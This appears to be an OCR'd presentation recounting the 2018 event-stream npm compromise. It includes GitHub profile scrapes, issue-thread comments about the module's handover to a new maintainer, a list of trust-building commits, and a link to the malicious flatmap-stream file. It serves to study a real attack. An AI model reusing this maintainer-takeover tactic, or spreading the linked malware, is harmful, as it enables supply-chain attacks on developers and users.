


Learn how we count contributions.


Less More

https://github.com/dominictarr?tab=following



dominictarr (Dominic Tarr) · Gi
GitHub, Inc. [US] | https://github.com/dominictarr
Why GitHub?
Enterprise
Explore
Marketplace
Pricing
Search
Sign in
Sign up
Overview
Repositories 881
Projects 0
Stars 358
Followers 2.9k
Following 28
Pinned
ssbc/ssb-server
The gossip and replication server for Secure Scuttlebutt - a distributed social network
JavaScript 1.1k 139
pull-stream/pull-stream
minimal streams
JavaScript 642 58
auditdrivencrypto/secret-handshake
JavaScript 163 23
ssbc/patchbay
An alternative Secure Scuttlebutt client interface that is fully c
with Patchwork
JavaScript 238 60
Dominic Tarr
dominictarr
antipodean wandering albatross
Protozoa
New Zealand
http://protozoa.nz
Block or report user
Organizations
4,101 contributions in the last year
Jun Jul Aug Sep Oct Nov Dec Jan Feb Mar Apr May
Mon
Wed
Fri
Learn how we count contributions.
Less More
https://github.com/dominictarr?tab=following
Followers 2.9k



dominictarr (Dominic Tarr) · Git
GitHub, Inc. [US] | https://github.com/dominictarr
Why GitHub?
Enterprise
Explore
Marketplace
Pricing
Overview
Repositories 881
Projects 0
Repositories 881
Pinned
ssbc/ssb-server
The gossip and replication server for Secure Scuttlebutt - a distributed social network
JavaScript
1.1k
139
pull-stream/pull-stream
minimal streams
JavaScript
642
58
Organizations
4,101 contributions in the last year
Jun
Jul
Aug
Sep
Oct
Nov
Dec
Jan
Feb
Mar
Apr
May
Mon
Wed
Fri
Learn how we count contributions.
Less
More
https://github.com/dominictarr?tab=following

Domenic gave ownership to **right9ctrl** in September of 2018



Q: Why?


I don't know what to say. · Issu
GitHub, Inc. [US] | https://github.com/dominictarr/event-stream/issues/116
Closed
I don't know what to say. #116
FallingSnow opened this issue on Nov 20, 2018 · 666 comments
jaydenseric commented on Nov 21, 2018 • edited
unpkg link to help other people poke around: https://unpkg.com/flatmap-stream@0.1.1/index.min.js
21
dominictarr commented on Nov 22, 2018
Owner
he emailed me and said he wanted to maintain the module, so I gave it to him. I don't get any thing from maintaining this module, and I don't even use it anymore, and havn't for years.
350
586
179
61
110
135
dominictarr commented on Nov 22, 2018
Owner
note: I no longer have publish rights to this module on npm.
17
61
144
40
101
18
XhmikosR commented on Nov 22, 2018
Please contact npm support and they will take care of the situation.
101
8
2
limonte commented on Nov 22, 2018 • edited
note: I no longer have publish rights to this module on npm.




dominictarr commented on Nov 22, 2018

Owner


he emailed me and said he wanted to maintain the module, so I gave it to him. I don't get any thing from maintaining this module, and I don't even use it anymore, and havn't for years.

right9ctrl gained trust by committing several innocent changes.




```
... b550f5: upgrade dependencies
... 37c105: add map and split examples
... 477832: remove trailing in split example
... 2c2095: better pretty.js example
... a644c5: update readme
```

